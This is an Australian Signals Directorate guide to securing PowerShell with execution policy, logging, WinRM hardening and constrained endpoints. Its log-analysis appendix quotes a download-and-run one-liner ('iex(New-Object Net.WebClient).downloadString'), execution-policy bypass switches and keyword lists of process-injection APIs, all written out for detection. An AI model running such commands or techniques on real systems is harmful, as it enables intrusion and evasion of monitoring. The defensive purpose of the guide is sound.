Australian Government
Australian Signals Directorate

Securing PowerShell in the Enterprise

First published: March 2016
Last updated: October 2021

Introduction

PowerShell is a powerful shell scripting language developed by Microsoft to provide an integrated interface for automated system administration. It is an important part of the system administration toolkit due to its ubiquity and the ease with which it can be used to fully control Microsoft Windows systems. However, it is also a dangerous post-exploitation tool in the hands of malicious actors.

This publication describes a maturity framework for PowerShell in a way that balances the security and business requirements of organisations. This maturity framework will enable organisations to take incremental steps towards securing PowerShell across their environment.

Background

PowerShell is the latest in a line of Microsoft Windows command-line shells such as *MS-DOS* and *cmd.exe*. While Microsoft Windows has the *cmd.exe* console, its ability to execute actions is limited compared to the actions PowerShell is capable of.

PowerShell is integrated with the .NET Framework and has full access to Component Object Model (COM) and Windows Management Instrumentation (WMI) functionality. Furthermore, it has full access to the Windows Application Programming Interface (WinAPI) via the .NET Framework. The default installation of PowerShell contains a large number of built-in cmdlets, which are small .NET programs that are accessed by PowerShell through simple commands. This provides a powerful and easy to use interface to the underlying system and allows for automation of a wide variety of tasks.

PowerShell can be run locally or across the network through a feature known as Windows Remote Management (WinRM)[1]. To facilitate the use of WinRM, remote workstations and servers on which code is executed must have remoting enabled. Microsoft Windows Server 2012 and newer Microsoft Windows operating systems have remoting enabled by default.

[1] Windows Remote Management (WinRM) is the mechanism that allows remote PowerShell sessions to be established. It is also often referred to in the context of PowerShell as 'remoting'.

Security issues

PowerShell itself is no less secure than other Microsoft Windows scripting environments. However, PowerShell provides malicious actors with a convenient interface for enumerating and manipulating a host system after they have gained initial code execution.

There are two primary security concerns with PowerShell:

- PowerShell is typically used once code execution has been gained during initial exploitation. Malicious actors will continue to evolve offensive cyber capabilities and PowerShell-based implants are likely to be become more common in the future.
- PowerShell allows malicious actors to perform code injection from the PowerShell environment into other processes without dropping malicious code to disk, effectively granting arbitrary code execution while bypassing many security protections and leaving virtually no residual artefacts on a system. This is not due to any vulnerability within PowerShell, rather it is an indication of its tight integration with the .NET Framework allowing for an extremely powerful and easy to use interface to sensitive system functionality.

By not dropping malicious code to disk, identifying when a cyber intrusion is underway can be difficult, and forensic investigations can be very difficult to perform. Combined with the extensive functionality PowerShell provides, it is clear PowerShell is an extremely powerful post-exploitation tool.

Using PowerShell to administer your environment

An assessment of the security implications of allowing PowerShell in an organisation may lead to the immediate desire to block access to PowerShell. However, this is not recommended as using a properly configured PowerShell environment in lieu of other methods of administering an environment will lead to a real and tangible security benefit for an organisation.

Consider the following:

- Using PowerShell remotely will significantly reduce the need for administrators to interactively log in to workstations and servers via Remote Desktop Services (RDP) resulting in a reduction in an organisation's exposure to Pass-the-Hash attacks. Pass-the-Hash attacks are an extremely powerful and common lateral movement technique for malicious actors, and an organisation should always be looking for ways of reducing their exposure to this technique.
- A common framework for administering an environment will scale better than an ad-hoc configuration of dissimilar administrative tools. This will reduce the complexity of network configurations (such as firewall rules) leading to a reduction in security risks associated with misconfigurations.
- With PowerShell version 5.0, powerful logging options allow an organisation to actively analyse their environment in order to identify malicious activity. Malicious actors who don't realise an effective log and analysis regime is in place in an organisation, and who subsequently utilise PowerShell, will be identified far more easily.
- By resisting the initial impulse to disable PowerShell, and instead looking to mitigate the known security risks associated with PowerShell, an organisation will be in a far better position to protect its valuable resources and respond when a cyber intrusion occurs.

Securing PowerShell is best considered as part of a holistic approach to the security of workstations and servers. There is no point locking down PowerShell if the system is trivial to exploit via other methods.

Maturity framework for PowerShell

This publication describes a maturity framework for PowerShell. The levels within the maturity framework for PowerShell allow an organisation to identify its current security posture with respect to PowerShell. The levels also allow an organisation to identify future improvements to more effectively manage the security risks associated with a PowerShell deployment. A visual representation of the maturity framework for PowerShell is included at Appendix A.

The four levels in the maturity framework for PowerShell are as follows:

- Level 0: An organisation uses PowerShell in its default configuration without any consideration of security risks associated with its use.
- Level 1: An organisation configures a list of approved PowerShell scripts. Additionally, the PowerShell script execution policy is configured to run only PowerShell scripts signed by a Trusted Publisher – with any code signing certificates protected from misuse. PowerShell Version 5.0 provides greater logging facilities and should be used where possible. Finally, PowerShell related activity is centrally logged and analysed.
- Level 2: An organisation locks down PowerShell hosts[2] to users performing tasks that require the ability to use PowerShell. This is a form of role-based application control. A hardened Windows Remote Management (WinRM) configuration is deployed to make remote PowerShell more secure.
- Level 3: An organisation deploys custom constrained endpoints for PowerShell. This restricts the PowerShell functionality for a given user to a predefined list.

It is recommended organisations implement a PowerShell configuration consistent with at least Level 1. Levels 2 and 3 will enhance the security posture of an organisation; however, will incur a significant cost to implement and maintain.

Recommended mitigations

Approved PowerShell scripts

Organisations should use a list of approved PowerShell scripts to help mitigate execution of malicious PowerShell scripts.

Script execution policy

PowerShell has the ability to enforce a policy that controls the execution of PowerShell scripts and modules. The PowerShell script execution policy is often heralded as the solution to securing PowerShell; however, it can often be bypassed and should not be relied on to provide a secure PowerShell environment.

It is possible to enforce the script execution policy via Group Policy. The recommended script execution policy is *AllSigned* (all scripts have to be signed by a Trusted Publisher). Alternatively, for workstations where scripts are developed, the script execution policy should be *RemoteSigned* (only remotely downloaded scripts have to be signed by a Trusted Publisher). Organisations should use code signing certificates that are trusted across the entire environment to ensure a consistent script execution experience across the environment.

See Appendix B for more details on implementing script execution policies.

PowerShell version

Organisations should install PowerShell version 5.0 where possible due to the superior logging capabilities provided over earlier versions.

Role-based application control

PowerShell hosts should be restricted to privileged accounts performing administrative actions, or users with a defined need. Specifying only approved PowerShell hosts is the preferred approach to restricting access to default PowerShell hosts as it will also be effective against custom PowerShell hosts; however, blocking default hosts (*powershell.exe* and *powershell_ise.exe*) is better than no restrictions. Access to PowerShell hosts should be denied through the use of technical controls for users that do not have a business need.

[2] In PowerShell, a 'host' is an executable that provides an interface to the underlying PowerShell environment and can be embedded in another application. For example, automated administration workflow tools often have embedded PowerShell hosts. *PowerShell.exe* and *PowerShell_ise.exe* are the most common PowerShell hosts as they are provided by default in all versions of Microsoft Windows.

The implementation details for role-based application control will vary depending on the operating systems and Active Directory (AD) functional levels involved. Appropriate vendor documentation should be consulted to ensure the implementation's effectiveness.

Logging and analysis

As it is difficult to secure PowerShell completely, centralised logging and log analysis of PowerShell-based activities should be the foundation of a secure PowerShell deployment. With PowerShell version 5.0, it is possible to enforce logging of a wide range of PowerShell activities. An active log analysis capability will greatly enhance an organisation's ability to identify unusual activity. A number of logging options can be configured via Group Policy making deployment relatively easy.

PowerShell event logging

Additional details on implementing the following logging options can be found in Appendix C:

- Engine Lifecycle Logging: PowerShell logs the start-up and termination of PowerShell hosts. PowerShell version 5.0 has the ability to log the command-line arguments passed to the PowerShell host, including PowerShell code passed to *powershell.exe* via the command line. Engine lifecycle logging is enabled by default and can be found in the *Applications and Services Logs\Microsoft\Windows\PowerShell\Operational* log.
- Module/Pipeline Logging: PowerShell version 3.0 and later can log pipeline events to Windows Event Logs on a per-module basis or on a global basis. This can be set via Group Policy.
- Script Block Tracing: PowerShell version 5.0 can log detailed information including what code was run and is output to the Windows Operational Event Log.
- Transcripting: PowerShell version 5.0 allows for the transcription[3] of code in all PowerShell hosts and can be controlled by Group Policy. While very powerful, transcripts do not integrate into Windows Event Logs and will need to be managed as on disk files.

Windows event logging

Microsoft Windows should be set up via Group Policy to audit certain system events, such as process creation and termination, as well as file and registry access. Special consideration should be given to:

- PowerShell profiles
- PowerShell configuration information (registry)
- PowerShell Group Policy settings (registry).

See Appendix D for additional details.

Event log analysis

A baseline for normal PowerShell behaviour for a network should be performed in order to aid in the analysis of logs generated by PowerShell. Organisations should consider performing the following baseline analysis for workstation and server builds ensuring all details are documented so they can be referred to at a later date.

- Code Behaviour: Does non-malicious PowerShell code have a need to access the internet, open network connections, utilise cryptographic operations, or access the registry and system files? By determining the subset of PowerShell functionality required to perform system administration on the domain, spotting anomalous behaviour becomes easier.

[3] Transcription is the term that describes the logging of all PowerShell commands issued and the output generated by those commands. It is a means of providing fidelity of a given PowerShell session by displaying the same output malicious actors would see if conducting the attack interactively. It should be noted that it is possible to deliberately obfuscate or suppress the output of many commands and still achieve a malicious outcome. The format of PowerShell transcription can also be difficult to parse. Because of these two factors, the transcript should not be relied upon to provide indicators of compromise in isolation.

- Initial Code Execution: How is PowerShell code normally executed (e.g. from a script file, command line, console input)?
- User and Computer: Which user accounts should be able to execute PowerShell code within the domain, a subdomain or a specific machine?
- Remoting: What are normal remoting patterns for users as well as source and target workstations and servers?

Be aware, malicious actors will often try to mimic legitimate PowerShell behaviour on a network. This mimicry is usually not perfect and it is often possible to identify unique characteristics that identify PowerShell behaviour as malicious.

Using a correctly configured Security Information and Event Management (SIEM) product to collect and analyse PowerShell and Windows Event Logs can assist in detecting suspicious activity allowing for faster identification of malicious PowerShell behaviour within the network.

See Appendix E for more details on identifying suspicious PowerShell behaviour within logs.

Prevent modification and enable auditing of configuration settings and transcripts

To make obfuscation of malicious PowerShell behaviour harder, organisation should ensure standard users are not given permission to modify the relevant registry keys or to modify the transcript folder.

Organisations should also consider using Protected Event Logging to prevent leakage of sensitive information such as passwords in script blocks that are logged to the event log.

See Appendix F for more details on applying permissions via Group Policy to registry keys and file folders.

Remoting configuration

Configuration of PowerShell remoting is well documented by Microsoft in their *Installation and Configuration for Windows Remote Management* publication.

WinRM hardening

Once basic remoting is configured, the following settings should be configured via Group Policy to securely configure the WinRM client and service. The following settings are enabled by default, however, they should be confirmed in any secure PowerShell deployment:

- remove all protocols except Kerberos and Negotiate
- disable stored credentials and CredSSP
- disable legacy ports (80 and 443).

See Appendix G for more details on WinRM hardening.

Constrained endpoints

Constrained endpoints are a means of providing locked down PowerShell functionality. This is useful for enabling role-based delegation of privileges. For example, separating roles for administering a web server and a file server on the same machine.

The language mode in the constrained endpoint configuration should be set to *NoLanguage* which only allows the running of approved cmdlets and functions and disallows script blocks and other language features. Language mode restrictions may be bypassed by code injection so it is important to check custom cmdlets, functions and modules that have been approved to ensure that code injection is not possible.

Constrained endpoint configuration should be granted the correct permissions from the outset, as opposed to configuring it to run as another account. This will prevent the credentials of the account from being stored on the workstation or server.

A limitation of constrained endpoints is that users with local administrative privileges will be able to bypass constrained endpoints as these users are able to run shell commands (including executing *powershell.exe*) remotely using Windows

Remote Shell (WinRS), thereby circumventing endpoint policy. Furthermore, WinRS cannot be disabled without disabling PowerShell remoting. There are two solutions to this problem:

- access to local administrator privileges should be tightly controlled, with role-based delegation of administrative privileges granting required access instead
- restricting network logon privileges should be tightly controlled.

See Appendix H for more details on implementing constrained endpoints.

Further information

The *Information Security Manual* is a cyber security framework that organisations can apply to protect their systems and data from cyber threats. The advice in the *Strategies to Mitigate Cyber Security Incidents*, along with its Essential Eight, complements this framework.


Further information on the use of PowerShell by blue teams is available from Microsoft.

Further information on investigating PowerShell attacks is available from Mandiant.

Contact details

If you have any questions regarding this guidance you can write to us or call us on 1300 CYBER1 (1300 292 371).

Appendix A: Maturity framework



Appendix B: PowerShell script execution policy

The following Group Policy setting should be configured to enforce script signing for all PowerShell scripts.

Group Policy Setting	Value
Computer Configuration\Policies\Administrative Templates\ Windows Components\Windows PowerShell\Turn on Script Execution	Allow only signed scripts

It is important to understand the limitations of the script execution policy with respect to securing PowerShell. It should be noted that numerous methods of bypassing the script execution policy have been widely reported. For this reason, the script execution policy is only a small part of the overall PowerShell security management plan.

Appendix C: Configure PowerShell logging requirements

The following Group Policy settings should be configured to enforce appropriate logging for PowerShell-based activities[4].

Actions Logged	Group Policy Setting	Values
Module/Pipeline Logging	Computer Configuration\Policies\ Administrative Templates\Windows Components\Windows PowerShell\ Turn on Module Logging	Module Names: *
Script Block Tracing	Computer Configuration\Preferences\ Windows Settings\Registry	HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging\ EnableScriptBlockLogging = 1 (DWORD)
Transcripting[5]	Computer Configuration\Preferences\ Windows Settings\Registry	HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\PowerShell\Transcription\ EnableTranscripting = 1 (DWORD)
		HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\PowerShell\Transcription\ OutputDirectory = <transcriptfolder> (SZ)
		HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\PowerShell\Transcription\ EnableInvocationHeader = 1 (DWORD)

To protect the transcript folder, create a Group Policy Object (GPO) and configure the following Group Policy settings.

Setting	Group Policy Setting	Security Principal and Permissions	
Set permissions on transcript directory	Computer Configuration\Policies\ Windows Settings\Security Settings\ File System	Application Packages	Read and Execute
		Creator Owner	Deny All
		Authenticated Users	Write and Read
		SYSTEM	Full Control
		BUILTIN\Administrators	Full Control

[4] Different functional levels of Microsoft Active Directory may enable these settings to be specified in different Group Policy locations.

[5] A path for the storage of transcripts must be chosen. Unlike the Windows Event Log, there is no automatic management of the log. It is the responsibility of an organisation to develop a solution to secure, manage and transfer logs to a central location for analysis.

Audit transcript directory	Computer Configuration\Policies\ Windows Settings\Security Settings\ File System Advanced options. Type = All Apply to = This folder/sub folders and files	Everyone	Full Control

Appendix D: Microsoft Windows security auditing

Attempts to modify the registry and file system, as well as process creation and termination, should be audited. During analysis of the logs, modifications to PowerShell specific registry entries and directories, as well as unexpected PowerShell host execution, should be investigated.

While this publication identifies a large number of logging options, the actual amount of logging should be balanced between the needs of the organisation to investigate a cyber intrusion versus the amount of disk space, compute resources and analysis capability required to make the logging useful. System file and registry read events in particular may lead to a large amount of low value data and could be filtered if required.

Objects Audited	Group Policy Setting	Security Principal and Permissions	
Process Creation	Computer Configuration\Policies\ Windows Settings\Security Settings\ Advanced Audit Configuration\Audit Policies\Detailed Tracking\Audit Process Creation	Everyone	Success, Failure
Process Termination	Computer Configuration\Policies\ Windows Settings\Security Settings\ Advanced Audit Configuration\Audit Policies\Detailed Tracking\Audit Process Termination	Everyone	Success, Failure
File System	Computer Configuration\Policies\ Windows Settings\Security Settings\ Advanced Audit Configuration\Audit Policies\Global Object Access Auditing\File System	Everyone	Success, Failure
Registry	Computer Configuration\Policies\ Windows Settings\Security Settings\ Advanced Audit Configuration\Audit Policies\Global Object Access Auditing\Registry	Everyone	Success, Failure

Appendix E: Log analysis

The location of the primary PowerShell log is *Applications and Services\Windows PowerShell* in the Windows Event Viewer. This log can be used to identify the following information associated with a PowerShell session:

- start time and end time
- user account
- host name and executable name, which can help determine if the session was local or remote
- command line arguments to the PowerShell host (PowerShell version 5.0), which may be a good indicator of suspicious activity.

Within the PowerShell log, the following indicators (or short aliases where appropriate) may be indicative of malicious activity and should be investigated:

- initial code execution:
  - Loading with *-NoProfile*. The *-NoProfile* switch is an old method of bypassing transcript logging and script execution policy. This method does not work as of PowerShell version 5.0 however it will still work against legacy PowerShell installations.
  - Loading with *-ExecutionPolicy*. The *-ExecutionPolicy* switch allows the user to bypass the execution policy of the system.
  - Loading with *-EncodedCommand*. The *-EncodedCommand* switch accepts Base64 command strings that may indicate an attempt to obfuscate the contents of a script.
  - Loading with *-Command*. The *-Command* switch accepts any command that that can be entered into PowerShell interactively, as a parameter to PowerShell directly.
  - Using the *Get-Content* cmdlet and piping to the PowerShell host or *Invoke-Expression* cmdlet (i.e. *Get-Content .\script.ps1 | powershell.exe* or *Get-Content .\script.ps1 | Invoke-Expression*).
  - Using the *Invoke-Expression* cmdlet combined with instantiation of a new .NET webclient object at the command line (i.e. *powershell -nop -c "iex(New-Object Net.WebClient).downloadString ('https://my.script/here')"*).
  - Using the *Invoke-Command* cmdlet with the *-scriptblock* argument to run code in an interactive PowerShell console. This is commonly used to run cmdlets remotely during normal system administration so be aware of false positives.
  - Script execution from unusual user accounts. Pay particular attention to privileged account execution such as the local *Administrator* account, *NT Authority\SYSTEM* account and service accounts.
- unusual PowerShell activity:
  - Attempting to disable the script execution policy directly (i.e. *Set-ExecutionPolicy Unrestricted*).
  - Use of the AuthorisationManager to disable the execution policy (i.e. identify modification of the *$ExecutionContext* environment variable).
  - Encoding of commands such as Base64 encoding.
  - *powershell_ise.exe* will normally only be run on administrator or developer workstations, this process running elsewhere should be regarded as suspicious.

Within the session, the module logs and transcripts can provide a detailed record of the actions that are being performed. Where possible, both logs would be captured and analysed in tandem in order to achieve the most fidelity in recreating a session.

The following indicators and keywords may identify malicious activity within the PowerShell environment:

- PE and shellcode injection:
  - System.Runtime.InteropServices.Marshal

- System.Runtime.InteropServices.MarshalAsAttribute
- System.Runtime.InteropServices.UnmanagedTypes
- System.Runtime.InteropServices.HandleRef
- kernel32.dll
- msvcrt.dll
- OpenProcess
- VirtualAllocEx
- VirtualAlloc
- WriteProcessMemory
- GetModuleHandle
- GetProcAddress
- VirtualProtect
- CreateRemoteThread
- CreateThread
- CloseHandle

- PowerShell code injection or execution:
  - Invoke-Expression
  - iex
  - Invoke-Command
  - powershell/powershell.exe (within PowerShell code)
- network activity:
  - System.Net.HttpWebClient
  - System.Net.WebClient
  - System.Net.HttpListener
  - System.Net.Sockets.Socket
- encryption or encoding:
  - ConvertTo-SecureString cmdlet
  - Security.Cryptography.CryptoStream
  - [System.Convert]::ToBase64String($string)
  - identifying any random or encoded data chunks
  - keyword search (e.g. -encrypt, crypt, password, pass)

Windows Event Logs will provide the final piece of the puzzle when rebuilding a session. Look for the following activity:

- Process Creation (filter for PowerShell hosts (i.e. *powershell.exe*, *powershell_ise.exe* and *wsmprovhost.exe*)). Examine the process creator and determine if anomalous. The local *Administrator* account, *NT Authority\SYSTEM* account and service accounts should be investigated as a priority.
- Modification of registry keys under *HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\PowerShell*.
- Deletion or modification of files in the transcript folder. Verify against timestamp in filename – deletion of a recent transcript file is suspicious. For this reason, the transcript directory should be audited via GPO (see Appendix C) and deletion events or modification by unusual accounts investigated.

Appendix F: Lockdown the registry and transcript directory

Create an Active Directory security group with members who will be able to access the relevant registry and transcript folder.

The following Group Policy settings can be used to grant permissions. In each case, select the appropriate GPO, right click and click *Add File* or *Add Key* and input the appropriate values.

Setting	Group Policy Setting	Values
%Transcript Directory%	Computer Configuration\Policies\ Windows Settings\Security Settings\ File System	Uncheck permissions for 'users'. Add security group that needs permission and select permissions as required.
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\ Microsoft\Windows\PowerShell	Computer Configuration\Policies\ Windows Settings\Security Settings\ File System	Uncheck permissions for 'users'. Add security group that needs permission and select permissions as required.

Appendix G: Hardened WinRM configuration

The following Group Policy settings should be used to harden the WinRM service across the environment.

Setting	Group Policy setting	Values
Disallow digest authentication	Computer Configuration\Policies\ Administrative Templates\Windows Components\Windows Remote Management (WinRM)\WinRM Client	Disallow Digest authentication = Enabled
Allow remote server management[6]	Computer Configuration\Policies\ Administrative Templates\Windows Components\Windows Remote Management (WinRM)\WinRM Service	Enabled IPv4 filter: * IPv6 filter:
Disallow WinRM from storing RunAs	Computer Configuration\Policies\ Administrative Templates\Windows Components\Windows Remote Management (WinRM)\WinRM Service	Enabled
Specify channel binding token hardening level	Computer Configuration\Policies\ Administrative Templates\Windows Components\Windows Remote Management (WinRM)\WinRM Service	Enabled Hardening level: Strict

[6] This setting assumes IPv4 is in use, not IPv6. If IPv6 is in use, it should be specified using the smallest IPv6 scope possible. For example, if possible a 'link-local' range should be specified. If that is not suitable, a 'site-local' range should be specified and so on. This is to reduce the risks associated with the ubiquity of IPv6 tunnelling protocols that are often enabled by default.

Appendix H: Constrained endpoints

A new constrained endpoint configuration file can be created with minimum functionality using the following command: *New-PSSessionConfigurationFile -Path <file path> -SessionType RestrictedRemoteServer*.

The subsequent .pssc file generated should be edited to add the required functionality. The following is an example .pssc file that is restricted to querying WMI, services and running gpupdate.

```
@{
SchemaVersion = '1.0.0.0'
GUID = '4448b206-5a87-42cc-8993-c6220422b514'
ExecutionPolicy = 'Restricted'
LanguageMode = 'NoLanguage'
SessionType = 'RestrictedRemoteServer'
# EnvironmentVariables =
# Author =
# CompanyName =
# Copyright =
# Description =
# PowerShellVersion =
ModulesToImport = 'Microsoft.PowerShell.Management'
# AssembliesToLoad =
# VisibleAliases =
VisibleCmdlets = 'Get-WmiObject', 'Get-Service'
VisibleFunctions = 'GPUpdateForce'
VisibleProviders = 'FileSystem'
# AliasDefinitions =
FunctionDefinitions = @(
@{
        Name='GPUpdateForce'
        Options='AllScope'
        ScriptBlock={gpupdate /force}
}
)
# VariableDefinitions =
# TypesToProcess =
# FomatsToProcess =
# ScriptsToProcess =
}
```

Register the endpoint using the following command: *Register-PSSessionConfiguration -Force -Name <name> -Path <file path> -ShowSecurityDescriptorUI*. The last switch will prompt the user to set permissions for the endpoint.

Push the constrained endpoint domain-wide by performing the following steps:

- retrieve the SDDL string: *(Get-PSSessionConfiguration –Name <name>).ShowSecuritySddl*
- put the .pssc file onto a network file share
- create a startup script in Group Policy in *Computer Configuration\Policies\Windows Settings\Scripts\Startup* to implement the endpoint on startup. The following is an example start-up script.

```
# To enable default endpoints (full access for administrators and users in Remote Users group),
# uncomment the following line
Enable-PSRemoting -Force
# The following line is to prevent firewall rules generated by the previous command interfering with Group Policy
Disable-NetFirewallRule -DisplayName “Windows Remote Management (HTTP-In)”

Function PSRemoteCfgSetup
{
        $cfgName = “<Configuration Name>”
        $cfgFile = “<file share path>”
        $sddl = “<SDDL string>”
        $sessionCfg = $null

        Try
        {
                $sessionCfg = (Get-PSSessionConfiguration -Name $cfgName -ea SilentlyContinue)
        }
        Catch [Microsoft.PowerShell.Commands.WriteErrorException]
        {
        }

        If ($sessionCfg -ne $null)
        {
                Unregister-PSSessionConfiguration -Force -Name $cfgName
        }

        Register-PSSessionConfiguration -Force -Name $cfgName -SecurityDescriptorSddl $sddl -
        Path $cfgFile
}

PSRemoteCfgSetup
```

The following Microsoft publications should be consulted prior to implementing a custom constrained endpoint configuration:

- *Introduction to PowerShell Endpoints*

- *Build Constrained PowerShell Endpoint Using Startup Script*
- *Build Constrained PowerShell Endpoint Using Configuration File*
- *Use Delegated Administration and Proxy Functions*
- *Build a Tool that Uses Constrained PowerShell Endpoint*.